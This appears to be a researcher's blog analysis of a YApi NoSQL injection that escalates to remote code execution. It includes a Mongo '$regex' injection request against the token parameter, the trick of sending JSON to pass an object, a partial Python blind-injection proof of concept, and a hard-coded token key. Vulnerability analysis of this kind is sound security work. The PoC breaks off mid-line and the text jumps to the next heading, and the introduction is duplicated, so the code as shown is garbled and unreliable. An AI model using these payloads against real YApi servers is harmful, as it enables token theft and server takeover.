YApi Analysis: From NoSQL Injection to RCE
This vulnerability surfaced a few months ago. Since no one had analyzed it, I investigated it and wrote an article about NoSQL injection. While recovering at home recently, I finished this half-written analysis and decided to publish it.
Read in Chinese→0x00 Prerequisites
This vulnerability surfaced a few months ago. Since no one had analyzed it, I took a look and also wrote an article about NoSQL injection. I have been recovering at home recently, so I finished this half-written analysis and decided to publish it.
0x01 Introduction
YApi is a visual API management platform that can be deployed locally and connects frontend, backend, and QA teams.
YApi is an efficient, easy-to-use, and powerful API management platform designed to provide developers, product managers, and testers with a more elegant API management service. It helps developers easily create, publish, and maintain APIs. YApi also provides an excellent interactive experience: developers can manage APIs simply by using the API data import tools provided by the platform and performing a few basic clicks. Versions earlier than 1.12.0 contain a NoSQL injection vulnerability. An attacker can exploit this vulnerability to steal a project token and use it to execute arbitrary mock scripts, thereby gaining control of the server.
[YMFE/yapi: YApi is a visual API management platform that can be deployed locally and connects frontend, backend, and QA teams (github.com)]
The exploit disclosed near the end of that year, which went from unauthenticated injection to RCE, originated from a bugfix—the one linked below.
Reference:
Bugfix 2022 11 01 (#2628)
* fix: 修复【Mongo 注入获取 token】的问题

* chore: up version

* chore: 关闭 Pre-request Script 和 Pre-response Script

v1.11.0 之后 如下脚本功能关闭,如需打开,请联系管理员添加. 在 db, mail 同级配置 scriptEnable: true, 并重启服务 即可

Co-authored-by: ariesly <[email protected]>
0x02 Environment
For the environment I built at the time, I started Mongo in Docker and ran YApi locally.
Set it up manually. Note that you need to download a vulnerable version yourself.
mkdir yapi
cd yapi
git clone https://github.com/YMFE/yapi.git vendors //或者下载 zip 包解压到 vendors 目录(clone 整个仓库大概 140+ M,可以通过 `git clone --depth=1 https://github.com/YMFE/yapi.git vendors` 命令减少,大概 10+ M)
cp vendors/config_example.json ./config.json //复制完成后请修改相关配置
cd vendors

yapi server
访问 在浏览器打开 http://0.0.0.0:9090 访问。非本地服务器,请将 0.0.0.0 替换成指定的域名或ip
You can also directly debug Master P’s environment, which is very convenient. Installing it yourself does involve several bugs, and I was stuck on them for quite a while.
0x03 Vulnerability Analysis
First, looking at the patch, it seems to fix only a few lines. Is this the important part?

A check was added requiring the token to be a string.
This raises a question: in normal usage, aren’t tokens always strings? I did not understand this at first either.
However, once we understand NoSQL injection, we know what kind of situation this is. The problem is essentially caused by passing in an array.
We have also identified that the token parameter is the problem, so let us deal with the injection first.
0x04 Injection
Set a breakpoint directly, then inspect the routes to see which ones reach this point.
And the Chinese comments make it pretty clear, right? Haiy.

Following it all the way into getProjectIdByToken, we eventually reach a Mongo query.

At first glance, there does not seem to be a problem here because it appears to be parameterized.
However, this is a classic Mongo injection scenario: an array can be passed in to construct an injection.
0x05 How to Pass in an Array
Construct one directly and try it:
GET /api/project/get?token={"token":{"$regex":"^1"}} HTTP/1.1
Obviously, it does not work.


YApi uses a general-purpose web framework called Koa.
The Koa web framework parses JSON and can convert it into an array.
The main thing we need is Content-Type: application/json.
This allows the JSON to be parsed and converted into an array, ultimately passing the array successfully.

0x06 Determining the Injection Result
The correct case:
The incorrect case:


This is therefore a standard blind injection scenario. Write a PoC:
import requests
import urllib3
import string
import urllib
urllib3.disable_warnings()
target = 'http://127.0.0.1:3333/api/plugin/export'
token = ''
json_data = {
"token": {
"$regex":"^"+token
}
}
while True:
for word in string.printable:
if word not in ['*', '+', '.', '?', '|', '#', '&', '
# 0x07 Token Conversion
We found that the token extracted through injection is incorrect.
Its length is obviously different from that of the real token.

There must therefore be another conversion step. After the token is received, it is first processed using the `aseDecode` method.
Only after the correct UID is obtained can subsequent operations proceed normally.
If decryption fails, it defaults to `99999`, which means there are no permissions.


Let us first solve the decryption problem. Once again, this is hard-coded: `abcde`
So we can write a corresponding encryption script.
# 0x08 How the RCE Works
The token must be used as the basis of the exploit.
What can it do? We obviously need to inspect the automated test execution functionality.
